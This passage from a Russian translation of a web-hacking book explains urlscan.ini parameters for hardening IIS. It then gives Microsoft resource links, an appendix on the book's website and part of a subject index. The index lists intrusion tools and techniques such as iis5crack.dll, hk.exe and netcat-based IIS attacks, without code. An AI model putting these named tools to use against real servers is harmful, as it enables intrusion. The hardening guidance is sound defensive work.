Следует заметить, что удаление фильтра не приводит к удалению файлов `urlscan.dll` и (или) `urlscan.ini`. Поэтому, если нужно их удалить окончательно и бесповоротно, эту операцию придется проделать вручную.

# Описание параметров urlscan.ini

В данном разделе приведено краткое описание параметров файла `urlscan.ini`, изменяя которые можно управлять работой фильтра UrlScan. Это описание представляет собой адаптированную версию документации, содержащейся в файле `urlscan.doc`, который входит в комплект поставки утилиты IISLockdown. Настоятельно рекомендуется не ограничиваться лишь приведенными здесь сведениями, а ознакомиться с оригинальным документом, по-

скольку в нем содержится исчерпывающая информация по данному вопросу. Мы ставили перед собой задачу предоставить тем читателям, которые нуждаются в коротком и понятном объяснении основных параметров, краткий справочник по этим параметрам, снабдив его рекомендациями по выбору значений описываемых параметров.

## Раздел Options

В скобках после каждого параметра указываются его возможные значения: `0`, `1` или `строка`.

- **UseAllowVerbs** (`0`, `1`). Если этот параметр имеет значение `1`, UrlScan блокирует любой запрос, содержащий глагольную команду HTTP, которая отсутствует в списке, определенном в разделе `AllowVerbs` (строчные и прописные буквы различаются). Если этот параметр имеет значение `0`, UrlScan блокирует любой запрос, содержащий глагольную команду HTTP, которая указана в списке, определенном в разделе `DenyVerbs` (строчные и прописные буквы не различаются). Более высокий уровень безопасности достигается в том случае, когда этот параметр имеет значение `1` (при условии, конечно, что список разрешенных команд в разделе `AllowVerbs` сокращен до минимума — например, состоит из одной команды `GET`).
- **UseAllowExtentsions** (`0`, `1`). Если данный параметр имеет значение `1`, UrlScan блокирует любой запрос, содержащий расширение файла, отсутствующее в списке, определенном в разделе `AllowExtentsions`. Если же параметр имеет значение `0`, UrlScan блокирует любой запрос, содержащий расширение файла, указанное в списке, который определен в разделе `DenyExtentsions`. В списках обоих разделов (и `AllowExtentsions`, `DenyExtentsions`) строчные и прописные буквы различаются. Чтобы жестко контролировать содержимое Web-узла, установите этот параметр равным `1` и перечислите соответствующие расширения в разделе `AllowExtentsions`. Для большинства Web-узлов соблюдение данного требования не бывает столь критичным, поэтому достаточно установить для данного параметра значение 0, указав при этом в разделе `DenyExtentsions` расширения, перечисленные ниже в подразделе "Раздел `DenyExtensions`" данного приложения.
- **NormalizeUrlBeforeScan** (`0`, `1`). Когда этот параметр равен `1`, IIS имеет возможность нормализовать запрос до того, как он будет отфильтрован UrlScan. Нормализация — это декодирование используемых иногда в URL шестнадцатеричных или других кодов, приведение имен файлов к каноническому виду и выполнение других подобных операций. Если этот параметр равен `0`, UrlScan фильтрует URL в том виде, в котором они поступают от клиента. Настоятельно рекомендуется установить этот параметр равным `1`, чтобы избежать взломов, использующих изъяны подсистемы канонизации URL, приводящие к обходу каталогов (подробнее см. главу 3).
- **VerifyNormalization** (`0`, `1`). Установка данного параметра в `1` проверяет результат, полученный после нормализации, для того чтобы убедиться в отсутствии множественного кодирования с целью обхода стандартных процедур нормализации. Рекомендуется установить этот параметр равным `1`.
- **AllowHighBitCharacters** (`0`, `1`). Если данный параметр равен `0`, UrlScan блокирует любые запросы, в которых URL содержит символы, не входящие в кодовую таблицу ASCII. Этот параметр позволяет противостать взломам через Unicode или UTF-8. С другой стороны, он может также привести к блокированию вполне легитимных запросов на серверах IIS, использующих кодовую страницу, которая отличается от кода ASCII. Рекомендуется установить данный параметр равным `0`.

- **AllowDotInPath** (`0`, `1`). Когда данный параметр имеет значение `0`, UrlScan блокирует любые запросы, содержащие в URL несколько символов точки (“`.`”). Это позволяет защититься от взломов, построенных на использовании точки в пути к файлу для сокрытия подлинного расширения файла в запросе (например `/path/TrueURL.asp/BogusPart.htm`). Если на Web-узле в именах каталогов используются точки, установка данного параметра в `0` приведет к блокированию доступа к таким каталогам. Рекомендуется использовать значение `0`.
- **RemoveServerHeader** (`0`, `1`). Когда параметр имеет значение `1`, UrlScan удаляет заголовок сервера изо всех откликов. Это усложняет задачу злоумышленника по определению типа и версии программного обеспечения HTTP-сервера. Предпочтительно устанавливать данный параметр в `1` и указывать в качестве параметра `AlternateServerName` (описан ниже) альтернативное имя сервера.
- **EnableLogging** (`0`, `1`). Если этот параметр равен `1`, UrlScan регистрирует все свои операции в файле `urlscan.log`, который создается в том же каталоге, где находится и сама библиотека `urlscan.dll`. При установке значения данного параметра равным `0` регистрация в журнале не ведется. Следует заметить, что с помощью параметра `LoggingDirectory` можно указать другой путь к каталогу, содержащему файл журнала UrlScan, но только в том случае, если используется файл `urlscan.dll` версии 2.5 или более поздней (сборка 6.0.3615.0). Рекомендуется устанавливать этот параметр равным `1` только в тех случаях, когда выполняется отладка работы UrlScan или когда возникает серьезное подозрение, что кто-то пытается взломать Web-сервер. В большинстве же случаев для изучения происходящего на сервере вполне достаточно журналов IIS. Поэтому, если есть много лишнего времени, которое можно потратить на изучение всех возможных журналов, включите ведение журнала UrlScan, но в большинстве случаев в этом нет особой необходимости.
- **PerProcessLogging** (`0`, `1`). Когда этот параметр равен `1`, UrlScan добавляет идентификатор процесса IIS, под управлением которого работает `urlscan.dll`, к имени файла журнала UrlScan (например, `urlscan.1664.log`). Насколько известно, эта возможность может оказаться полезной только для IIS версии 6 и более поздних, которые могут выполнять фильтры в нескольких процессах одновременно. Если вы не работаете на платформе .NET Server, установите этот параметр равным `0`.
- **AlternateServerName** (`строка`). Если этот параметр имеет значение, отличное от пустой строки, а параметр `RemoveServerHeader` установлен в `0`, IIS заменяет во всех откликах значение, используемое им по умолчанию в заголовке `Server:`, на значение `строка`. В тех случаях, когда параметр `RemoveServerHeader` установлен в `1`, заголовки `Server:` вообще не отправляются клиенту, поэтому значение параметра `AlternateServerName` никак не влияет на работу IIS. Рекомендуется использовать `RemoveServerHeader=0`, а в качестве значения параметра `AlternateServerName` — ничего не значащую строку, например, `AlternateServerName=Webserver 1.0`.
- **AllowLateScanning** (`0`, `1`). Данный параметр устанавливает приоритет фильтра UrlScan. Рекомендуется установить его равным `0` (высокий приоритет) во всех случаях, кроме тех, когда на сервере применяются серверные расширения FrontPage (FPSE — FrontPage Server Extension). В таком случае следует присвоить данному параметру значение `1`, чтобы фильтр FPSE имел более высокий приоритет, чем UrlScan. Кроме того, при использовании FPSE следует понизить уровень UrlScan, поместив его в списке фильтров ниже фильтра `fpexedll.dll`, как это описывалось выше в подразделе “Настройка приоритета фильтра UrlScan” данного приложения.

- **PerDayLogging** (`0, 1`). Если значение этого параметра равно `1`, UrlScan ежедневно создает новый файл журнала и дописывает текущую дату к имени нового файла (например, `urlscan.042501.log`). Если же значение параметра равно `0`, UrlScan ведет единый файл журнала. Поскольку вообще не рекомендуется вести журнал заблокированных UrlScan запросов (за исключением отладки работы Web-узла с включенной защитой UrlScan), данный параметр не представляет практической пользы.

- **RejectResponceUrl** (`строка`). По умолчанию данный параметр не имеет никакого значения. Это не значит, что клиенты не получают никакого сообщения — на самом деле им в случае блокирования запроса по умолчанию отправляется сообщение `/<Rejected-By-UrlScan>`, что приводит к генерации ошибки HTTP `404 Object Not Found`. Для того чтобы генерировать нестандартное сообщение об ошибке, достаточно определить в качестве значения данного параметра URL соответствующего файла, например `/path/file_name.ext`. Указанный в качестве значения параметра URL должен соответствовать файлу, находящемуся на локальном диске Web-сервера. Предпочтительнее оставлять этот параметр таким, каким он установлен по умолчанию, т.е. пустым, чтобы не давать злоумышленнику никакой лишней информации. Если все же есть желание создать собственное сообщение об ошибке, можно использовать для этого несколько специальных серверных переменных, с помощью которых в таком сообщении отображаются причины блокирования запросов фильтром UrlScan (более подробные сведения по данному вопросу приведены в документации). Кроме того, следует знать, что в тех случаях, когда `RejectResponceUrl=/~*`, UrlScan выполняет все предусмотренные проверки и регистрирует полученные результаты, но при этом не блокирует подозрительные запросы, а передает их на обработку URL, как если бы UrlScan вообще не было бы в системе. Этот режим может оказаться полезным в тех случаях, когда нужно проверить настройку параметров UrlScan, не блокируя при этом работу пользователей.

- **UseFastPathReject** (`0, 1`). Если данный параметр равен `1`, UrlScan игнорирует значение параметра `RejectResponceUrl` и возвращает короткое сообщение об ошибке с кодом `404` при любом блокировании запроса (вид окна броузера при этом соответствует показанному на рис. Г.12). При использовании данного параметра IIS не может в случае возникновения ошибки `404` вернуть нестандартное сообщение или зафиксировать большую часть запроса в журнале IIS (однако полная информация о заблокированном запросе по-прежнему будет размещаться в журнале фильтра UrlScan, если, конечно, включено ведение журнала последнего). Рекомендуется установить данный параметр равным `0`.





*Рис. Г.12. Если параметр фильтра UrlScan `RejectResponceUrl` установлен в `1`, пользователь увидит в окне своего броузера вот такое сообщение*

## Раздел AllowVerbs

Если параметр `UseAllowVerbs`, находящийся в разделе `Options`, установлен в `1`, UrlScan блокирует любые запросы, содержащие глагольные команды (методы) HTTP, которые отсутствуют в списке, определенном в данном разделе инициализационного файла. При вне-

сении команд в данный список следует учитывать, что прописные и строчные буквы в нем считаются разными символами. Совет: установить параметр `UseAllowVerbs=1`, а в список раздела `AllowVerbs` внести как можно меньше команд (если можете, ограничьтесь одной лишь командой `GET`!).

## Раздел DenyVerbs

Если параметр `UseAllowVerbs`, находящийся в разделе `Options`, установлен в `0`, UrlScan блокирует любые запросы, содержащие глагольные команды (методы) HTTP, указанные в списке, определенном в данном разделе инициализационного файла. При внесении команд в данный список следует учитывать, что прописные и строчные буквы в нем считаются одинаковыми символами. Повторимся еще раз — лучше использовать раздел `AllowVerbs`, а не `DenyVerbs`. Однако в тех случаях, когда нельзя со всей определенностью сказать, какие методы HTTP могут потребоваться приложению, можно прибегнуть к этому варианту. Но все же лучше разобраться с тем, какие методы используются в запросах к вашему серверу.

## Раздел DenyHeaders

Любые запросы, в теле которых используются заголовки, перечисленные в данном разделе, будут блокироваться. При внесении заголовков в список следует учитывать, что прописные и строчные буквы в нем считаются разными символами.

## Раздел AllowExtensions

Если параметр `UseAllowExtensions`, находящийся в разделе `Options`, имеет значение `1`, UrlScan блокирует любой запрос, содержащий расширение файла, отсутствующее в списке, определенном в разделе `AllowExtentsions`. При внесении расширений в данный список следует учитывать, что прописные и строчные буквы в нем считаются одинаковыми символами. Хочется обратить внимание на то, что с помощью этого раздела можно разрешить запросы файлов без расширения (например, запросы на получение открываемой по умолчанию страницы или запросы на просмотр содержимого каталога), поместив символ точки (".") в список расширений данного раздела, как показано в следующем примере.

```
[AllowExtensions]
.
.htm
.html
и т.д.
```

Кажется, гораздо проще определить список разрешенных расширений, чем использовать раздел `DenyExtensions` для блокировки всех возможных расширений, кроме двух–трех разрешенных. Однако, как и в предыдущих случаях, все зависит от того, насколько хорошо вы знаете защищаемое приложение.

## Раздел DenyExtensions

Раздел `DenyExtensions`, как уже отмечалось, также содержит перечень расширений. Если параметр `UseAllowExtensions`, находящийся в разделе `Options`, имеет значение `0`, UrlScan блокирует любой запрос, содержащий расширение файла, которое внесено в список, определенный в данном разделе. При внесении расширений в список следует учитывать, что про-

писные и строчные буквы в нем считаются разными символами. Как и в разделе `AllowExtensions`, в качестве одного из элементов списка можно использовать символ точки. Если все же принято решение прибегнуть к данному разделу, советуем для начала изучить шаблон `urlscan-static.ini`, входящий в комплект поставки IISLockdown. В этом шаблоне содержится хороший пример того, каким должно быть содержимое раздела `DenyExtensions`.

# Резюме

Как можно было убедиться, фильтр UrlScan является гибким и в то же время мощным помощником в деле защиты базирующихся на платформе IIS Web-приложений. При всем при этом он распространяется бесплатно! Однако пусть его кажущаяся простота не вводит никого в заблуждение: подобно брандмауэрам, UrlScan — это технология блокирования, не меньше, но и не больше. Поэтому если известно, что именно нужно блокировать, можно запросто "прострелить себе ногу". Таким образом, чтобы использовать фильтр UrlScan с максимальной эффективностью, необходимо очень хорошо понимать логику работы защищаемого Web-приложения.

Даже если необходимости в повседневном использовании фильтра UrlScan нет, все же стоит позаботиться о том, чтобы он постоянно был под рукой. В таком случае, наскоро отредактировав файл `urlscan.ini` и перезапустив IIS, в считанные секунды можно защититься от очередной выявленной угрозы, пока Microsoft не подготовит модуль обновления для ее устранения.


Как и большинство других инструментов защиты, UrlScan предоставляет возможность найти компромиссное решение между безопасностью Web-приложения и удобством в работе с ним. Мы надеемся, что материал, изложенный в данном приложении (извините за невольный каламбур), позволит вам без особых затруднений находить такой компромисс в обозримом будущем, пока IIS продолжает оставаться целью №1 для взломщиков всего мира.

# Дополнительная информация

| Источник | Адрес |
|---|---|
| Раздел Web-узла компании Microsoft, посвященный UrlScan | `http://www.microsoft.com/technet/security/tools/tools/urlscan.asp` |
| Раздел Web-узла компании Microsoft, посвященный IISLockdown | `http://www.microsoft.com/technet/security/tools/tools/locktool.asp` |
| Статья Knowledge Base об UrlScan в варианте Baseline | `http://support.microsoft.com/support/misc/kblookup.asp?ID=315522` |
| Раздел Web-узла компании Microsoft, посвященный Network Hotfix Checker (hfnetchk) | `http://www.microsoft.com/technet/security/tools/tools/hfnetchk.asp` |
| Статья Knowledge Base об hfnetchk | `http://support.microsoft.com/default.aspx?scid=kb;EN-US;q303215` |
| Раздел Web-узла компании Microsoft, посвященный Microsoft Baseline Security Analyzer (MBSA) | `http://www.microsoft.com/technet/security/tools/tools/mbsawp.asp` |
| *Программное обеспечение, распространяемое компанией Microsoft* | |
| Network Hotfix Checker (hfnetchk) | `http://www.microsoft.com/downloads/release.asp?releaseid=31154` |

| Источник | Адрес |
|---|---|
| *Программное обеспечение, распространяемое компанией Microsoft (окончание)* | |
| Qchain | `http://support.microsoft.com/default.aspx?scid=kb;EN-US;q296861` |
| IISLockdown | `http://www.microsoft.com/Downloads/Release.asp?ReleaseID=33961` |
| Baseline UrlScan | `http://www.microsoft.com/downloads/Release.asp?ReleaseID=38020` |
| UrlScan-SRP | `http://www.microsoft.com/Downloads/Release.asp?ReleaseID=38019` |
| *Группы новостей (news.microsoft.com)* | |
| IIS Security | `microsoft.public.inetserver.iis.security` |
| Network Hotfix Checker (hfnetchk) | `microsoft.public.security.hfnetchk` |
| *Инструменты независимых поставщиков* | |
| Shavlik Technologies' HFNetChkPro | `http://www.shavlik.com` |
| St. Bernard Software's UpdateEXPERT | `http://www.stbernard.com` |
| Windows Hotfix Manager (WHC) | `http://www.codeproject.com/tools/whotfixcheck2.asp` |
| Synergix Inc.'s SMSHFCHK | `http://www.synergix.com/products/sms/` |

# ПРИЛОЖЕНИЕ Д



Можно ли сегодня представить книгу по информационным технологиям (тем более в такой быстро меняющейся области, как безопасность Web), которой не был бы посвящен специальный Web-узел, позволяющий читателям постоянно быть в курсе последних новостей? Данная книга не является исключением, поэтому ее авторы разработали специальный Web-узел, находящийся по адресу `http://www.webhackingexposed.com`. На этом Web-узле можно найти следующую информацию.

Authors. Биографии всех авторов, а также их адреса электронной почты, по которым можно отправить свои комментарии по поводу данной книги.

Contents. Подробное содержание книги, включая названия всех глав и разделов.

Errata. Никто не застрахован от ошибок, в том числе и мы. Торопясь как можно скорее донести самую свежую информацию по безопасности, мы могли допустить некоторые ошибки. Поэтому на нашем Web-узле мы создали данный раздел, в котором публикуем исправления и уточненные сведения ко всем замеченным в данном издании ошибкам и неточностям.

Links. Все адреса, приведенные на страницах книги, собраны в этом разделе нашего Web-узла. Мы прилагаем постоянные усилия, чтобы все ссылки были действительными, однако если вы заметите какую-то устаревшую ссылку, дайте нам знать.

Review. Отзывы на книгу, написанные самыми известными лицами сообщества пользователей и разработчиков Internet.

Tools and Scripts. В этом разделе можно получить все разработанные авторами инструменты и сценарии, обсуждаемые на страницах данной книги.

# Предметный указатель

## Символы


?Param1=foo&Param1=bar, форматирование символов, 237
+.htr, программа взлома
  использование в исследовании XOR, 312
  пример, 69


## A


account lockout, 164
Achilles
  манипуляция файлами cookie, 300; 301
  обход процедур проверки, 214
ACL, контрмеры, 86
active content attack, 287; 292; 297
ActiveX, элементы управления
  встраивание в HTML, 33
  использование зон безопасности, 295
  использование при взломе, 289; 292; 297
  советы по отключению, 294
  сценарии, помеченные как безопасные, 291
adsutil.vbs, установка сценария, 137
ALLOW_EXTERNAL_CLIENTS, параметр server.cfg APS, 150
Apache
  авторизация, 183
  идентификатор сеанса, 194
  изъяны, 62–66
  предотвращение просмотра списка каталогов, 137
Apache httpd 2.0, предварительный обзор, 66
AppScan, сканер изъянов, 106
APS (Autorization Proxy Server), 149
APSSESSIONID, значения, полученные от HTTP-серверов, 203
ARIN (American Registry for Internet Numbers), 49
arirang/twwwscan, сканер изъянов, 101
article.php, пример сценария, 38
.asmx, использование при взломах Web-служб, 260
ASCII-протокол, 29
ASP (Active Server Page)
  использование с алгоритмом XOR, 311; 312
  принципы работы, 37
ASP.NET FormsAuthentication, пример, 155; 156
.asp, расширения ISAPI, 71
.asp, файлы, 312
attack, 42; 164
-auth, параметр в lynx, 131
authentication, 31; 138; 144; 155; 163; 167; 262
  Authenticode, использование при взломах ActiveX, 290; 291
authorization, 172; 175


## B


–b, параметр утилиты fscan, 58
Back-end connectivity, 130
banners grabbing, 58; 59
Base 64, кодировка
  использование в HTTP-аутентификации, 145
  использование при анализе идентификатора сеанса, 198
basic authentication, 144; 146
BigIP cookie, 202
Black Widow, 135
boundary checking, 227
Brown Orifice, пример демонстрации изъянов клиента, 286
buffer overflow, 215; 217


## C


–c, параметр прокси-сервера SSL, 151
C2IT.com, пример демонстрации изъянов, 286
cacls, инструмент для предотвращения взломов IIS, 87
callback libwhisker, установки, 340
certificate authentication, 153
CGI (Common Gateway Interface), использование Whisker, 99
CIM (Compaq Insight Manager)
  пароль по умолчанию, 279
  переполнение буфера, 280
CIS (Cerberus Internet Scanner), обновление для Typhon, 104
cmdasp.asp, форма, использование в взломах IIS, 80
Code Red, Internet-червь, 73
ColdFusion, идентификатор сеанса, 194
comphack.exe, 283
contractRef, использование в файлах DISCO, 260
cookie
  использование при взломах, 166
  опасность взломов при введении данных, 225
  описание, 31
  похищение, 300–302
  реинжиниринг, 167
  роль при взломах авторизации, 178
  сбор, 202–204
  формулировка, 300
  шифрование с помощью 3DES, 156

cookie-файлы авторизации, использование в Passport, 159
COPY, команда WebDAV, 278
-crawl, параметр в lynx, 131
crawl, функция в libwisker, 338–340
cross-site scripting, 223; 297; 313
CSS (Cascade Style Sheet), вспомогательные файлы, 121
CSS (внедрение сценариев)
  взлом, 223
  подробный анализ, 313
curl, программа
  использование переполнения буфера, 216
  проверка разрешений, 180–182
cut, команда GNU, использование с grep, 204

## D

debug=1, проверка, 228
default.aspx, запрашиваемый в ASP.NET, 155
DELETE, команда WebDAV, 278
DenyExtension, раздел в UrlScan.ini, 365
DenyHeaders, раздел в UrlScan.ini, 365
DenyVerbs, раздел в UrlScan.ini, 365
DES, аглоритм, использование при анализе идентификатора сеанса, 200
differential analysis, 179
digest HTTP authentication, 31; 146; 153
directory services, 260
disallow, дескриптор, использование в файле robots.txt, 121
DISCO (Discovery of Web Service), использование в Web-службах, 260; 261
DISCO и WSDL, обнаружение, 261
DISCO, информация, 261
.disco-файлы, 260
DLL (dynamic link libraries), использование при взломе компонентов IIS, 66
DNS (Doamain Name Service) имена, идентификация при помощи whois, 49
docRef, атрибут параметра contractRef в DISCO-файлах, 260
DOMAIN USER PASSWORD, параметр server.cfg APS, 150
DoS (denial of service)
  Web-серверов, 108
  роль в методологии взломов, 44
  типы, 108; 109
double decode IIS vulnerability, 76
dummycert.pem, файл сертификата, использование с утилитой sslproxy, 59
-dump, параметр программы lynx, 131

## E–F

EnableLogging, параметр UrlScan.ini, 363
.exp-файлы, использование в Stealth HTTP Scaner, 103
Express Purchase, служба, 158
extended stored procedure, 246
eyedog.OCX элемент ActiveX, 291
footprinting, 48; 51
FORM, поле, использование при взломах, 190; 191
form-based authentication, 155
FoundScan Web Modeule, 107
FPSE RAD, поддержка ISAPI, включение/отключение, 71
FRINENDLY_IPS, параметр server.cfg APS, 150
FrontPage, 273
fscan, утилита
  использование ключа -b, 58
  использование с виртуальными серверами, 56
  исследование Web-служб, 56
FTP (File Transfer Protocol),
  роль в управлении Web-содержимым, 273
  передача файлов, 78
FULL_NTLM, параметр server.cfg APS, 150

## G–H

GET, запрос
  использование в переполнении буфера NES, 90
  цель для взлома, 214
GET/POST, параметры, 114
getit, сценарий
  использование в исследовании приложений, 117
  сравнение с lynx, 131
GETPROPERTIES, запрос, использование в переполнении буфера NES, 90
global.asa, опасность раскрытия исходного кода в ISAPI DLL, 69
Google, исследование приложений, 118
grep, команда, 125
–h hostname, параметр запросов к серверу whois.crsnic.net, 50
hashing algorithm, 147
HasPwd, использование при взломах, 193
HEAD, метод, использование при сборе маркеров, 58
hfnetchk, инструмент
  использование совместно с ISAPI DLL, 71
  получение информации о загрузке модулей обновления, 349
  проверка обновлений Windows, 348
HFNetChkPro, инструмент обновления Windows, 349
hidden fields, 190
hidden tag, 176
hin, использование в функции http_do_request libwhisker, 336
hk.exe, программа взлома через порты LPC, 82
Horovitz, Oded, 83
hout, использование в функции http_do_request libwhisker, 336; 338
HTML (Hyper Text Markup Language)

<OBJECT> дескриптор, использование при взломе элементов управления ActiveX, 291
встраиваемые объекты ActiveX, 33
документы, структура, 27
использование с HTTP, 29
комментарии и содержимое, использование в взломах, 124; 125
недостатки, 29
ограничения, 33
роль в Web-архитектуре, 27
.htr, расширение, 69; 71
HTTP (Hypertext Transfer Protocol)
401 Unauthorized, сообщение, 145
ASCII текстовый протокол, 30
GET-запрос, 29
Referer, использование при взломах, 193
аутентификация, 144; 149; 153
заголовки, роль при взломах механизмов авторизации, 177
использование совместно с HTML, 29
команды, ограничение доступа с помощью авторизации Apache, 183
основные принципы, 29
порты, использование для исследования служб, 56
типы аутентификации, 31
http_do_request функция в libwhisker, 336
.htw расширение ISAPI, 71

## I

ICMP, ответы Host unreachable, 55
ID пользователя
перечисление с помощью проверки профилей, 180
просмотр профилей, 180
.ida, расширение ISAPI, 71
.idq, расширение ISAPI, 71
.idc, расширение ISAPI, 71
<IFRAME>, HTML дескриптор
использование в сценариях, 298
использование при похищении cookies, 302
IIS (Internet Information Server)
взлом, 75; 78; 82
изъяны, 66; 71; 75; 80; 83; 88
использование базовой аутентификации, 146
компоненты, 66; 70; 75
модель, 83
обновления, 85
обход каталогов
контрмеры, 85–89
описание, 76; 77
перезагрузка Windows 2000 после установки фильтра UrlScan, 354
переменные текущего идентификатора сеанса, 194
расширение полномочий, 82; 85; 89
управление вложеными файлами, 138
установка фильтра ISAPI UrlScan, 359; 360
iis5crack.dll, 84
IISLockdown, мастер установки
отмена, 354
применение, 72
установка, 355
установка с фильтром UrlScan, 351; 354
.inc, файлы, 312
incremental number, 196
inetinfo.exe, процесс, 83
infrastructure, profiling, 42
input parser vulnerabilities, 232
<INPUT>, дескриптор, 28
INSERT SQL, оператор, 249
Integrated Windows, аутентификация, 149; 152; 153
Internet Explorer, управление зонами безопасности, 294
Internet, сбор данных, 48; 53
IPP (Internet Printing Protocol), использование в взломах IIS, 67
IP-адрес клиента, 196
IP-адреса, исследование, 52
ISAPI (Internet Server Application Proggraming Interface), архитектура, 67
ISAPI DLL, 71
HTTP-ответ, 74
доступ к исходным текстам, 69
мониторинг и ведение журнала (logging), 73
обновление, 71
отсутствие важных данных в исходных текстах, 75
переполнение буфера, 67; 68
сканирование сети на предмет наличия незащищенных серверов, 74
удаление неиспользуемых расширений, 70
фильтрация сети, 71
фильтры, 360
ISN (initial sequence numbers), 204
ispc, программа взлома, 85

## J–L

jad (Java Disassembler), 123
Java
изъяны, 225
использование при взломе с использованием активного содержимого, 288
классы и аплеты, 123
JavaScript
использование при взломах, 288
обсуждение изъянов, 214
отключение в Netscape Navigator 4.x, 294
вспомогательные файлы, использование в исследовании приложений, 121
исполнение объектов, 288
файлы, помещение в один каталог, 138
jill, программа, 68
JSDK 2.0, 206
JSESSIONID, сбор значений, 203

JSP, изъяны, 225
Kids Passport, служба, 158
left angle bracket (<), 27
libwhisker, библиотека
  crawl, функция, 338; 341
  http_do_request, функция, 336
  utils_randstr, функция, 341
  построение сценариев, 341
LISTEN_PORT, параметр server.cfg APS, 150
load balancer, 39; 55; 96; 202
Location, поле заголовка HTTP, 137
logic layer, 36
Lotus Domino, изъяны, 94
LPC (Local Procedure Call), взлом IIS 4, 82
ls -d domain, аргумент, 52
lynx, автоматизация исследования приложений, 131

## M

Master, база данных SQL Server
  свойства, 243
  список таблиц, 247
MD5, хеш-функция
  использование, 147
  роль при анализе идентификатора сеанса, 198
menu, значения, использование сценария curl, 180
<META REFRESH>, HTML дескриптор, 298
Microsoft Passport
  HTTP-аутентификация, 32
  взлом, 160
  свойства, 157; 160
Microsoft Windows WU (Windows Update), Web-узлы с использованием элементов Active-X, 295
MIME (Multipart Internet Mail Extensions), формат, 32
MKCOL, команда, 278
mod_auth_*sql, проникновение на сервер Apache, 65
mod_dir, модуль, запрещение в сервере Apache, 64
mod_rewrite, доступ к файлам в Apache, 65
Model, база данных в MS SQL Server, 243
module, Apache, 62
MOVE, команда, использование в WebDAV, 278
MS SQL Server
  идентификация соединений, 250
  переменные по умолчанию, таблица, 244
  технологии взлома хранилищ данных, 243; 248
  расширенные хранимые процедуры, 330
Msdb, база данных MS SQL, 243

## N

negotiate HTTP authentication, 32; 152
NES, (Netscape Enterprise Server), 89; 92
  переполнение буфера, 90
  просмотр каталогов, 90
  работа в режиме обратного прокси-сервера, 92
.NET ViewState, Web-узел, 209
netcat
  использование в взломах IIS, 80
  загрузка при помощи TFTP, 78
  использование запроса HTTP GET, 29
  использование совместно с ISAPI DLL, 68
  процесс сбора идентификационных маркеров, 58
  создание основного сценария, 117
Netcraft, статья, 206
Netscape Navigator 4.x, отключение JavaScript, 294
newline (%0a), 310
Nikto, сканер изъянов, 100
Nimba, Internet-червь, 73
NLB (Network Load Balancing — выравнивание нагрузки в сети), 39
nonce, 147
NormalizeUrlBeforeScan, параметр UrlScan.ini, 362
Novell Groupwise, опасность доступа к файлам, 94
NSFocus, описание изъянов IIS, 76
nslookup, перенос DNS-зоны, 52
